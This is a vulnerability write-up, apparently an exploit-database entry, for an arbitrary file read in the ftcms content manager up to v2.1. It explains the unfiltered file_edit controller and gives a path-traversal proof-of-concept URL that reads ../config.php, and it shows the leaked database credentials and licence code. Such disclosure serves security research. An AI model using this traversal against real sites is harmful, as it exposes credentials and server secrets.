The Arbitrary File Read Vulnerability of ftcms

Exploit Title: Arbitrary File Read

Date: 2022-04-29

Exploit Author: sunjiaguo

Vendor Homepage: http://www.ftcms.cn/ <http://www.ftcms.cn/>

Software Link: http://www.ftcms.cn/skin/ftcms_v2.1.zip <http://www.ftcms.cn/skin/ftcms_v2.1.zip>

Version: <=v2.1

Tested on: Windows 10

1.Vulnerability analysis

The principle of this code execution vulnerability is caused by modifying the local file by using the background template modification function. Next, analyze how to cause it according to the code. First, locate the template and modify the file code. The file location is admin/controllers/tp.php

```
对应请求链接为
http://demo.ftcms.cn/admin/index.php/tp/file_edit/?style=template&tp=default&file=../config.php
```


The corresponding method of database configuration writing is file_edit admin/controllers/tp.php

Plain Text | Copy

```
   //编辑文件
   public  function file_edit(){
           $this->load->helper('file');//加载文件辅助函数
            $data=$this->input->post();
            if(!empty($data)){//写入文件信息
         $style = isset($data['info']['style']) && trim($data['info']['style']) ? trim($data['info']['style']) : '';
         $file = isset($data['info']['file']) && trim($data['info']['file']) ? trim($data['info']['file']) : '';
         $tp=$data['info']['tp'];

          $dir=$file;

         if(write_file($dir, $data['info']['content'])){
                 $this->message('修改成功！ ',site_url($this->router->class.'/file_lists?style='.$style.'&tp='.$tp));
                 }else{

                       $this->message('修改失败 ！ 请检查文件权限'.$dir,site_url($this->router->class.'/file_lists?style='.$style.'&tp='.$tp));
                 }

      }else{
           $style = isset($_GET['style']) && trim($_GET['style']) ? trim($_GET['style']) : '';
         $file = isset($_GET['file']) && trim($_GET['file']) ? trim($_GET['file']) : '';
         $data['tp']=$_GET['tp'];

        $dir=$file;
          $data['file']=$file;
          $data['style']=$style;
        $data['res']=read_file($dir);//获取文件内容

        $this->load->vars('data',$data);
        $this->load->view($this->router->class.'/file_edit');
      }

    }
```


```
        $this->load->helper('file');//加载文件辅助函数
```

First, the file helper function in the help class will be used




```
$data=$this->input->post();
```

Then use $this - > Input - > post() in the input class; Method to obtain all the data from the user's post. The following two branches are carried out according to whether the data content is empty. When the get method is used or the post data is empty, the following branches are executed




```
    }else{
        $style = isset($_GET['style']) && trim($_GET['style']) ? trim($_GET['style']) : '';
        $file = isset($_GET['file']) && trim($_GET['file']) ? trim($_GET['file']) : '';
        $data['tp']=$_GET['tp'];

       $dir=$file;
       $data['file']=$file;
       $data['style']=$style;
       $data['res']=read_file($dir);//获取文件内容

       $this->load->vars('data',$data);
       $this->load->view($this->router->class.'/file_edit');
```




```
$style = isset($_GET['style']) && trim($_GET['style']) ? trim($_GET['style']) : '';
$file = isset($_GET['file']) && trim($_GET['file']) ? trim($_GET['file']) : '';
$data['tp']=$_GET['tp'];
```

First, judge whether the two parameters style and file are set in the get request. If so, use the trim function to remove spaces, otherwise it is empty. Then directly obtain the TP parameter from the get request. This parameter has not been filtered and processed, which also lays a foundation for subsequent vulnerability exploitation



```
$dir=$file;
```


Then assign the contents of the $file variable to the $dir variable



```
$data['res']=read_file($dir);//获取文件内容
```


Then call read_ The file function reads the contents of the specified path file

read_ The file function is in the help class. Let's follow in and analyze it



```
function read_file($file)
{
    if ( ! file_exists($file))
    {
        return FALSE;
    }

    if (function_exists('file_get_contents'))
    {
        return file_get_contents($file);
    }

    if ( ! $fp = @fopen($file, FOPEN_READ))
    {
        return FALSE;
    }

    flock($fp, LOCK_SH);

    $data = '';
    if (filesize($file) > 0)
    {
        $data =& fread($fp, filesize($file));
    }

    flock($fp, LOCK_UN);
    fclose($fp);

    return $data;
}
```

When the file exists, first judge whether it exists_ get_ Contents function. If it exists, use file_ get_ Contents reads the contents of the file. If it does not exist, fopen is used to read the file.




```
    $this->load->vars('data', $data);
    $this->load->view($this->router->class.'/file_edit');
}
```

Finally, the read file content is displayed in the view

The final POC is as follows

2.Loophole recurrence

2.1 login



站点总数 1

文章总数 374

今日文章数 0

今日访问量 6

昨日访问量 3

今日爬虫数据 0

昨日爬虫数据 0

admin

欢迎登录管理后台


上次登录时间：2022-04-29 10:18:16
上次登录IP：127.0.0.1
登陆次数：6

系统信息

操作系统：Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
服务器软件：Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
MySQL 版本：5.7.26
当前登录IP：127.0.0.1

2.2 request the config file

the poc is：



不安全 | ft.rapoo.top/admin/index.php/tp/file_edit/?style=template&tp=default&file=../config.php

../config.php - 文件修改

```
<?php
//分页配置
$GLOBALS["wl_page"]["news"]=10;
//数据库配置
$GLOBALS["wl_db"]["hostname"]="localhost";
$GLOBALS["wl_db"]["username"]="ftcms123";
$GLOBALS["wl_db"]["password"]="ftcms123";
$GLOBALS["wl_db"]["database"]="ftcms";
//水印信息配置
$GLOBALS["wl_water"]["action"]=false;
$GLOBALS["wl_water"]["min_image_w"]=300;
$GLOBALS["wl_water"]["min_image_h"]=198;
//编辑器远程图片自动下载
$GLOBALS["wl_down"]["action"]=true;
$GLOBALS["wl_down"]["max_image_w"]=600;
//授权码，此授权码在软件初始化的时候自动生成，且唯一。请勿将此授权码告知其他客户。
$GLOBALS["wl_sdk"]["code"]="5edb65b9add1ca82002d7e418d19a0ec";
//调试信息配置
$GLOBALS["wl_ts"]["db_debug"]=false;
$GLOBALS["wl_ts"]["db_debug_file"]=false;
```